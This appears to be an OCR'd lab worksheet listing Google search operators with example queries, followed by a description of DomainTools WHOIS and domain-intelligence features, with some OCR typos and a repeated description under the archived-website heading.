


Restrict Search	Meaning	Search Query
City 1 City 2	Book flights	sfo bos mum blr
Site:	Search only one website or domain	Halloween alte :www.census.gov
[#] [#]	Search within a range of numbers	Dave Barry pirate 2002 2006
filetype:	Find documents of the specified type	form 1098 –T IRS filetype:pdf
Llnk	Find linked pages , show pages that point to url	llnk:warriorlibrarian.com


Query: sfo bos




Search: Bom blr




Search Query: Halloween alte www.census.gov




Search: Dave Barry pirate 2002 2006



Search: form 1098 –T IRS




Search Quey: form 1098 –T IRS




Search Query: link:warriorlibrarian.com


Specialized Information Queries	**Meaning**	**Search Query**
Book or books	Search full text of books	Book Ender's Game
Define, what is, what are	Show a definition for a word or phrase	Define monopsony , what is podcast,
define:	Provide definations for a word , phrases and acronomy from the web	define: kerning
movie:	Find reviews and showtimes	movie: traffic movie: taare zameen par
stocks:	Given ticker symbol,show stock information.	stocks: goog
Weather	Given a location , show the weather	Weather Mumbai 400028

Search Query: Book Ender's Game




Search Query: Define monopsony , what is podcast,







Search: define: kerning




Search Query: movie: traffic; movie: taare zameen par





Search Query: stocks: goog



Search Query: Weather Mumbai 400028


B) To find out the information about a website

Description :

DomainTools is a popular online service and cybersecurity platform that provides WHOIS lookup and other domain-related tools. It specializes in gathering, analyzing, and visualizing domain name data, helping individuals, businesses, and security professionals with:

- **WHOIS Lookups**: Provides information on domain ownership, history, and DNS records.
- **IP Address Intelligence**: Helps in tracking the origin and ownership of IP addresses.
- **Domain History**: Offers historical data on domains, including past ownership, DNS changes, and registration history.
- **Threat Intelligence**: Identifies potential risks related to domains by tracking patterns of malicious activity and connections to known cyber threats.
- **Domain Monitoring**: Notifies users of changes in specific domains, useful for brand protection and threat monitoring.

Output:



C) To find the information about an archived website

Description :

DomainTools is a popular online service and cybersecurity platform that provides WHOIS lookup and other domain-related tools. It specializes in gathering, analyzing, and visualizing domain name data, helping individuals, businesses, and security professionals with:

